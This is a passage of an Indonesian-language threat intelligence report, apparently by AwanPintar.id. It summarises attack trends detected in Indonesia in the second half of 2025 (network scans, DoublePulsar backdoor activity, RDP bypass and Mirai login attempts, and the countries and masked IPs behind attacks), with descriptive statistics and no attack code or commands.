Setelah tidak terdeteksi sama sekali pada paruh pertama tahun 2025, munculnya angka 0,19% pada semester kedua menandakan mulai aktifnya kembali upaya infiltrasi melalui akun-akun pengguna level bawah. Meskipun angkanya terlihat sangat kecil, kemunculan kembali tren ini menunjukkan adanya strategi "pintu samping", di mana penyerang mencoba masuk melalui akun karyawan atau pengguna biasa yang lebih mudah dikompromi, sebelum akhirnya mencoba naik ke tingkat administrator yang lebih tinggi.

## Detection of a Network Scan

Adanya aktivitas yang tidak sah atau mencurigakan yang melibatkan pendeteksian semua host aktif di jaringan dan melakukan pemetaan ke alamat IP mereka. Penyerang sering menggunakannya untuk melakukan pengintaian sebelum mencoba menembus jaringan. Serangan seperti SUNBURST dapat menggunakan pemindaian jaringan untuk mendapatkan posisi awal serangan. SUNBURST adalah serangan rantai pasokan yang memanfaatkan backdoor yang ditanamkan pada pemasok untuk menargetkan dan mengkompromikan organisasi secara tidak langsung di seluruh dunia.





Kenaikan angka sebesar 0,13 pada paruh kedua tahun 2025 menandakan peningkatan aktivitas pengintaian (reconnaissance) yang signifikan di dalam ekosistem jaringan. Lonjakan ini menunjukkan bahwa penyerang kini lebih proaktif dalam memetakan "peta kekuatan" target sebelum melancarkan serangan utama.

Munculnya tren ini sering kali menjadi indikator awal dari serangan yang lebih kompleks dan terstruktur, seperti serangan rantai pasok (supply chain attack). Dengan melakukan pemindaian jaringan, penyerang mencoba mengidentifikasi setiap titik lemah dan hubungan antar-host

yang ada. Strategi ini ibarat seorang penyusup yang sedang menandai setiap pintu dan jendela yang terbuka di sebuah bangunan besar; meskipun belum ada data yang dicuri, aktivitas ini adalah sinyal bahaya bahwa upaya infiltrasi skala besar sedang dipersiapkan, di mana penyerang mencari posisi awal yang paling strategis untuk melancarkan eksploitasi lebih lanjut.

## Access to a Potentially Vulnerable Web Application

Deteksi adanya upaya untuk mengakses folder, file, atau fungsi tertentu pada aplikasi web yang diketahui memiliki celah keamanan secara publik. Penyerang biasanya melakukan pemindaian otomatis untuk mencari aplikasi yang belum diperbarui (patching) guna menemukan pintu masuk ke dalam sistem. Upaya pengaksesan file konfigurasi sensitif seperti .env atau halaman login administrator pada CMS merupakan contoh nyata dari aktivitas yang bertujuan mengeksploitasi kerentanan aplikasi web ini.





Peningkatan drastis 0,11% pada semester kedua menunjukkan lonjakan aktivitas sebesar dua belas kali lipat dalam kurun waktu enam bulan. Tren ini menandakan adanya pergeseran fokus penyerang menuju upaya eksploitasi aset publik. Angka ini mengindikasikan bahwa para pelaku kejahatan siber secara aktif menggunakan alat pemindaian otomatis (bot) untuk mencari "buah yang menggantung rendah" (low-hanging fruit), yaitu situs web atau aplikasi yang lalai dalam melakukan pembaruan keamanan (patching).

Lonjakan ini mencerminkan fase pengintaian (reconnaissance) yang masif, penyerang tidak lagi menargetkan individu secara spesifik, melainkan menyebar jaring secara luas ke seluruh infrastruktur web untuk menemukan celah sekecil apa pun. Upaya mencari file sensitif menunjukkan bahwa target utama mereka adalah kredensial basis data atau kunci API yang dapat digunakan untuk serangan lanjutan yang jauh lebih destruktif.

## A Network Trojan was detected

Jenis perangkat lunak berbahaya, yang disebut Trojan, telah terdeteksi di komputer atau jaringan yang dirancang untuk memungkinkan akses tidak sah ke komputer atau jaringan tersebut. Trojan dapat digunakan oleh penjahat dunia maya untuk mengontrol komputer dari jarak jauh, mencuri data sensitif, atau menyebarkan malware lebih lanjut. Beberapa sumber umum Trojan diantaranya email phising, drive by download, dan unduhan perangkat lunak dari sumber yang tidak terpercaya.



Meskipun angka persentasenya terlihat kecil yakni 0,06%, peningkatan tiga kali lipat pada semester kedua menunjukkan adanya tren infeksi senyap yang kembali meningkat di dalam jaringan. Lonjakan ini menandakan bahwa penyerang masih sangat mengandalkan metode penyamaran untuk mengelabui pengguna agar secara tidak sengaja membuka pintu bagi malware.

Hal ini mengindikasikan adanya strategi pengendalian dari dalam, dimana Trojan yang berhasil masuk berfungsi sebagai jembatan bagi penjahat dunia maya untuk mengontrol sistem secara jarak jauh tanpa memicu alarm keamanan tradisional. Peningkatan ini sering kali menjadi pendahulu dari serangan yang lebih destruktif, seperti pencurian data besar-besaran atau penyebaran ransomware, karena Trojan memungkinkan penyerang untuk "menetap" (persistence) dan memantau aktivitas jaringan sebelum akhirnya melancarkan serangan utama mereka.


# 10 Negara Kontributor Serangan Siber

Di era digitalisasi, dunia terhubung satu sama lain tanpa batas dan tanpa sekat. Segalanya jadi mudah dilakukan tapi ibarat dua sisi mata koin, internet yang membawa manfaat besar bagi umat manusia memiliki sisi gelap yang menyertainya.

Ancaman siber menjadi lebih berbahaya karena mereka bisa dilakukan dari berbagai tempat di dunia, tak ada tempat yang benar-benar aman dari ancaman siber. Banyak kejahatan siber di dunia disponsori oleh negara, perang digitalisasi ini meluas dan tak mengenal batas.

AwanPintar.id® yang memiliki detektor yang menyebar di seluruh infrastruktur jaringan nasional mendeteksi berbagai ancaman siber yang masuk dan menyerang Indonesia, di bawah ini adalah data-data serangan siber dari berbagai negara yang berhasil dijaring.

## Komparasi Semester 2 Tahun 2025 & Semester 1 Tahun 2025



**Tiongkok**
Peningkatan 25,09%

**Amerika Serikat**
Peningkatan 1,36%

**Indonesia**
Penurunan -3,90%

**Jepang**
Peningkatan 3,98%

**Irlandia**
Peningkatan 4,25%

**Hongkong**
Penurunan -0,93%

**Belanda**
Peningkatan 1,04%

**Jerman**
Peningkatan 1,43%

**India**
Penurunan -4,50%

**Rusia**
Penurunan -3,92%

## Peningkatan Dominasi dan Eskalasi Global

Tiongkok menunjukkan peningkatan yang paling mencolok dan agresif, melonjak tajam dari 12,87% menjadi 37,96%, atau mengalami kenaikan sebesar 25,09%. Angka ini mengukuhkan posisi Tiongkok sebagai kontributor serangan siber terbesar dan paling dominan terhadap infrastruktur digital Indonesia. Tren ini menunjukkan bahwa Tiongkok secara konsisten memperkuat kapasitas serangannya dari waktu ke waktu dengan volume yang sangat masif.

Jepang dan Irlandia juga menunjukkan tren peningkatan yang signifikan. Jepang naik dari 0,62% menjadi 4,60% (naik 3,98%), sementara Irlandia melonjak dari hanya 0,04% menjadi 4,29% (naik 4,25%). Kenaikan di kedua negara ini patut diwaspadai karena menunjukkan adanya pergeseran penggunaan infrastruktur di wilayah maju sebagai basis peluncuran serangan yang lebih canggih.

Negara-negara Eropa seperti Jerman dan Belanda turut menunjukkan peningkatan aktivitas. Jerman meningkat dari 1,18% menjadi 2,61% (naik 1,43%), dan Belanda naik dari 1,86% menjadi 2,90% (naik 1,04%). Meskipun skalanya tidak sebesar Tiongkok, konsistensi kenaikan ini menandakan stabilitas ancaman yang berasal dari infrastruktur server di Eropa Barat.

## Penurunan Kontribusi dari Sumber Lama

India mengalami penurunan kontribusi yang paling tajam, menyusut dari 7,08% menjadi 2,58%, atau berkurang sebesar -4,50%. Ini mengindikasikan bahwa meskipun India tetap berada dalam daftar, intensitas serangannya telah berkurang secara signifikan dibandingkan semester sebelumnya.

Dari wilayah lain, Rusia juga menunjukkan penurunan substansial dari 6,24% menjadi 2,32% (turun -3,92%). Hal serupa diikuti oleh Indonesia, yang kontribusinya menurun dari 8,87% menjadi 4,97% (turun -3,90%). Penurunan angka serangan dari dalam negeri ini memberikan sinyal positif mengenai efektivitas pembersihan botnet atau penguatan keamanan pada infrastruktur lokal yang sebelumnya sering disalahgunakan. Hongkong pun mencatatkan penurunan tipis dari 4,67% menjadi 3,74% (turun -0,93%).

Green

OPEN

## Implikasi


Pergeseran data ini menggarisbawahi bahwa lanskap ancaman siber Indonesia di akhir tahun 2025 menjadi semakin terpusat pada kekuatan besar tertentu, terutama dengan dominasi Tiongkok yang mencapai lebih dari sepertiga total serangan. Munculnya lonjakan dari Jepang dan Irlandia menuntut adaptasi strategi keamanan siber yang lebih gesit terhadap lalu lintas jaringan internasional.

Sangat krusial bagi organisasi di Indonesia untuk memperketat filter keamanan terhadap sumber-sumber yang sedang meningkat pesat. Meskipun serangan dari dalam negeri menurun, pengawasan terhadap infrastruktur internal tetap harus menjadi prioritas guna memastikan Indonesia tidak kembali naik menjadi kontributor utama akibat kompromi sistem. Strategi pertahanan nasional harus terus berevolusi mengikuti perubahan koordinat sumber serangan yang dinamis ini demi menjaga kedaulatan digital Indonesia.

# 10 IP Penyerang Teratas

Penjahat dunia maya menjadi ancaman besar bagi pengguna internet di seluruh dunia. Banyak dari penjahat ini sangat berani karena mereka percaya bahwa mereka dapat bersembunyi di balik anonimitas di Internet.

Namun, aksi mereka bukan tanpa jejak, dalam dunia digital tidak mudah menghapus jejak digital, salah satunya dapat dilacak melalui IP Address yang mereka gunakan. Berikut adalah jejak data yang berhasil dilacak oleh AwanPintar.id® di infrastruktur jaringan internet di Indonesia.



Kompilasi data AwanPintar.id® untuk Semester 1 Tahun 2025 mengungkapkan gambaran ancaman serangan siber yang mengkhawatirkan di Indonesia. Data ini menampilkan 10 IP teratas yang terdeteksi sebagai penyerang, beserta negara asal dan persentase kontribusinya terhadap total serangan.

**Temuan Kunci:**

- Dominasi Kolektif Amerika Serikat: Meskipun posisi pertama ditempati oleh IP dari Belanda, Amerika Serikat menjadi negara dengan frekuensi IP unik terbanyak dalam daftar 10 besar. Lima IP asal Amerika Serikat (154.xxx.xxx.xxx, 77.xxx.xxx.xxx, 103.xxx.xxx.xxx, 103.xxx.xxx.xxx, dan 103.xxx.xxx.xxx) secara kumulatif menyumbang 8,62% dari total serangan teratas. Hal ini menunjukkan penggunaan infrastruktur di AS yang sangat masif untuk melancarkan serangan.
- Aktivitas Signifikan dari Eropa (Belanda & Irlandia): IP tunggal asal Belanda (45.xxx.xxx.xxx) menjadi penyerang paling agresif dengan kontribusi 2,43%. Selain itu, Irlandia muncul dengan kekuatan besar melalui tiga IP (185.xxx.xxx.xxx, 185.xxx.xxx.xxx, dan 185.xxx.xxx.xxx) yang menyumbang total 4,73%, menandakan adanya kampanye serangan yang terorganisir dari blok wilayah ini.
- Kehadiran Aktor Dalam Negeri: Satu IP asal Indonesia 103.xxx.xxx.xxx) berhasil menembus daftar 10 besar dengan kontribusi 1.38%. Keberadaan IP lokal ini mengonfirmasi bahwa infrastruktur di dalam negeri masih rentan disalahgunakan, baik sebagai sumber serangan asli maupun sebagai proxy/botnet yang telah dikuasai oleh peretas luar negeri.

**Implikasi:**

Data ini menggarisbawahi pola serangan yang sangat terfokus, di mana sepuluh IP ini saja sudah mampu memberikan dampak yang signifikan terhadap keamanan digital nasional. Fakta bahwa banyak IP penyerang berasal dari penyedia layanan infrastruktur di Amerika Serikat dan Irlandia menuntut kebijakan pemblokiran yang lebih cerdas dan proaktif (threat intelligence). Selain itu, munculnya IP Indonesia dalam daftar ini mempertegas kebutuhan mendesak bagi penyedia layanan internet (ISP) lokal untuk lebih ketat dalam memantau aktivitas mencurigakan dari pelanggan mereka guna memutus rantai serangan siber dari hulu.

# Ancaman Pencurian Kredensial


Dalam lanskap digital saat ini, keamanan kredensial online telah menjadi perhatian utama karena penjahat dunia maya terus-menerus menemukan cara baru untuk membobol sistem dan mendapatkan akses tidak sah ke data sensitif. Kredensial curian adalah komoditas utama di Dark Web yang sering kali menyebabkan serangan ransomware, salah satu bentuk kejahatan dunia maya yang paling luas dan merusak.

Penting bagi individu dan bisnis untuk memprioritaskan keamanan akun dan melindungi kredensial online mereka yang berharga. Berikut ini AwanPintar.id® akan memaparkan upaya pencurian kredensial yang terjadi di seluruh Indonesia.

## Administrator Privilege Gain

Serangan yang menargetkan penguasaan hak akses administrator menunjukkan pergeseran taktik yang cukup signifikan sepanjang tahun ini. Meskipun serangan berbasis backdoor konvensional yang dideteksi AwanPintar.id® mulai menunjukkan penurunan, para peretas kini lebih banyak memanfaatkan celah eskalasi hak istimewa (privilege escalation) melalui eksploitasi kerentanan pada tingkat kernel dan layanan sistem yang berjalan di latar belakang.

Metode ini memungkinkan penyerang untuk melompati batasan keamanan standar dan mendapatkan kontrol penuh atas infrastruktur digital, yang pada akhirnya mempermudah mereka dalam mengeksekusi perintah berbahaya secara tersembunyi.



Data AwanPintar.id® mengungkapkan fakta yang sangat mengkhawatirkan terkait upaya pengambilalihan kontrol sistem (administrator) di Indonesia. Fokus serangan secara luar biasa terpusat pada pemanfaatan pintu belakang (backdoor) yang memungkinkan penyerang memiliki kendali penuh tanpa terdeteksi.

Dominasi Mutlak DoublePulsar Backdoor: Ancaman yang paling mendominasi adalah backdoor DoublePulsar, yang mendominasi hampir mencapai 100% ini menunjukkan bahwa infrastruktur digital di Indonesia masih sangat rentan terhadap exploit warisan (legacy) seperti EternalBlue. Penyerang lebih memilih menggunakan metode yang sudah teruji efektif untuk menguasai server dan melakukan penyebaran malware secara lateral di dalam jaringan lokal.

Stabilitas Ancaman RDP: Upaya RDP Authentication Bypass menunjukkan angka peningkatan 0,18%. Meski persentasenya kecil, peningkatan ini menandakan bahwa protokol akses jarak jauh (Remote Desktop) tetap menjadi target tetap yang terus mengalami eskalasi. Penyerang terus mencoba celah pada konfigurasi RDP yang lemah sebagai salah satu jalur masuk utama untuk instalasi backdoor di masa mendatang.

Persistensi Ancaman pada Perangkat Linux (Mirai): Meskipun mengalami penurunan tipis (-0,01%), deteksi MALWARE Possible Linux.Mirai Login Attempt tetap bertahan di 10 besar dengan angka 0,08%. Hal ini menunjukkan bahwa botnet Mirai masih sangat aktif di ruang siber Indonesia. Penyerang terus melakukan pemindaian otomatis terhadap perangkat berbasis Linux dan IoT yang menggunakan kredensial standar (default), guna menjadikannya bagian dari jaringan botnet untuk serangan DDoS maupun sebagai titik loncatan (jump host) untuk masuk lebih dalam ke jaringan korporasi.

Munculnya Ancaman Kredensial Baru: Paruh kedua tahun 2025 ditandai dengan munculnya dua ancaman spesifik yang tidak terdeteksi pada semester sebelumnya:

Munculnya Eksploitasi Infrastruktur Baru (GPL EXPLOIT ntpdx): Satu temuan yang sangat menonjol adalah munculnya GPL EXPLOIT ntpdx overflow attempt sebesar 0,22% pada semester kedua, setelah tidak terdeteksi sama sekali di semester pertama. Serangan buffer overflow pada layanan NTP (Network Time Protocol) ini mengindikasikan bahwa penyerang mulai membidik layanan fundamental infrastruktur. Tujuannya adalah untuk mengacaukan sinkronisasi waktu atau mendapatkan eksekusi kode jarak jauh pada server-server kritis yang seringkali luput dari pengawasan pembaruan (patching).

Eksploitasi Kerentanan Tunneling: Munculnya deteksi Possible CVE-2020-11900 IP-in-IP tunnel Double-Free (0,09%) di semester kedua menunjukkan adanya upaya eksploitasi pada stack TCP/IP. Serangan ini sangat berbahaya karena menargetkan bagaimana perangkat memproses paket data terenkapsulasi. Munculnya angka ini menandakan penyerang mulai mengeksplorasi celah pada perangkat IoT atau peralatan jaringan (router/gateway) yang menggunakan mekanisme tunneling untuk menembus pertahanan mendalam sebuah organisasi.

Data tahun 2025 menggambarkan strategi penyerang yang bersifat hibrida. Di satu sisi, mereka tetap mengandalkan metode lama yang sangat sukses (DoublePulsar), namun di sisi lain, mulai muncul upaya diversifikasi serangan melalui protokol infrastruktur (NTP) dan tunneling jaringan. Hal ini menuntut organisasi di Indonesia untuk tidak hanya fokus pada pembaruan sistem operasi, tetapi juga memperketat pengawasan pada perangkat IoT dan layanan pendukung jaringan lainnya.

## DoublePulsar Backdoor Communication Installation

Tingginya angka DoublePulsar yang mencapai 99,04% merupakan peringatan keras bagi seluruh pengelola IT di Indonesia untuk segera melakukan audit keamanan pada sistem operasi yang sudah usang dan menutup celah kerentanan protokol SMB. AwanPintar.id® menekankan bahwa pengambilalihan hak administrator adalah langkah terakhir penyerang sebelum melakukan eksekusi ransomware atau pencurian data massal.

DoublePulsar adalah backdoor implan yang memungkinkan injeksi DLL, eksekusi kode arbitrer. Hal ini memberikan peluang bagi penyerang untuk melanjutkan serangan dengan memasukkan kode berbahaya apa pun yang mereka pilih, sehingga menghasilkan kompromi total.

Serangan ini sangat tersembunyi dan operator sistem tidak akan menyadari adanya gangguan kecuali ada kesalahan yang dilakukan oleh penyerang. Oleh karena itu, banyak sistem yang disusupi kemungkinan besar akan tetap terinfeksi selama beberapa waktu sebelum intrusi ditemukan.

Backdoor DoublePulsar juga digunakan oleh EternalBlue yang merupakan eksploit SMBv1 (Server Message Block 1.0) yang dapat memicu RCE dan menyerang layanan berbagi file SMB. Untuk memahami Backdoor DoublePulsar kita harus tahu bahwa semua berpusat pada protokol SMB dan itu bergantung pada port 445 untuk mengaktifkan jaringan dan di sini letak kelemahannya. Dapat dikatakan, Backdoor DoublePulsar merupakan jalan masuk bagi malware lainnya.

## RDP Authentication Bypass Attempt

Deteksi adanya upaya untuk melewati proses masuk (login) resmi pada layanan Remote Desktop Protocol (RDP) tanpa harus memasukkan kata sandi yang valid. Penyerang mencoba memanfaatkan celah keamanan pada protokol kendali jarak jauh Windows ini agar dapat menyusup dan mengendalikan komputer target secara langsung. Jika upaya ini berhasil, pelaku kejahatan siber dapat dengan bebas mengakses data, memasang malware, atau melakukan perubahan sistem karena mereka telah berhasil mengelabui mekanisme verifikasi keamanan identitas.

## GPL EXPLOIT ntpdx overflow attempt

Deteksi adanya upaya serangan yang menargetkan celah keamanan buffer overflow pada layanan NTP (Network Time Protocol), yaitu protokol yang digunakan untuk sinkronisasi waktu antar perangkat di jaringan. Penyerang mencoba mengirimkan paket data yang dimodifikasi secara khusus untuk melampaui kapasitas memori sistem (overflow) agar dapat mengambil alih kontrol atau menghentikan layanan tersebut. Serangan ini sering kali menjadi langkah awal untuk menyebabkan kelumpuhan sistem atau menjalankan instruksi berbahaya dari jarak jauh pada perangkat yang tidak terlindungi.

## IP-in-IP tunnel Double-Free

Masalah Double Free dalam komponen tunneling IPv4 saat menangani paket tertentu, yakni saat menangani paket yang dikirim oleh penyerang jaringan. Kerentanan ini dapat mengakibatkan Use-After-Free (UAF).

Use-After-Free (UAF) adalah skenario kerentanan yang diakibatkan oleh manajemen memori yang tidak efisien saat mengembangkan aplikasi perangkat lunak. Secara sederhana, hal ini terjadi saat bahasa pemrograman modern memungkinkan programmer untuk mengalokasikan memori secara dinamis saat dijalankan. Penyerang

dapat mengeksploitasi kerentanan UAF untuk membahayakan sistem dan mengeksekusi kode berbahaya. Hal ini dapat mencakup kebocoran data, peningkatan hak istimewa, aplikasi crash, atau menyebabkan kerusakan lainnya.

## MALWARE Possible Linux.MiraiLogin Attempt

Peringatan ini mengindikasikan adanya aktivitas mencurigakan yang terdeteksi pada sistem Linux, menunjukkan kemungkinan upaya masuk (login) yang terkait dengan malware Mirai. Mirai adalah jenis botnet yang terkenal karena kemampuannya dalam menginfeksi perangkat Internet of Things (IoT) yang tidak aman, seperti kamera IP, DVR, dan router, untuk kemudian melancarkan serangan Distributed Denial of Service (DDoS) berskala besar. Upaya login yang terdeteksi ini bisa jadi merupakan indikasi bahwa penyerang mencoba untuk mendapatkan akses ke sistem Linux menggunakan kredensial yang lemah atau melalui celah keamanan, dengan tujuan untuk menambahkan perangkat Anda kedalam jaringan botnet Mirai atau melakukan aktivitas jahat lainnya. Sangat penting untuk segera menginvestigasi peringatan ini, memeriksa log sistem, memperbarui semua perangkat lunak, dan memperkuat kebijakan kata sandi untuk mencegah kompromi lebih lanjut. Besar kemungkinan aktivitas Mirai ini terkait dengan Busybox 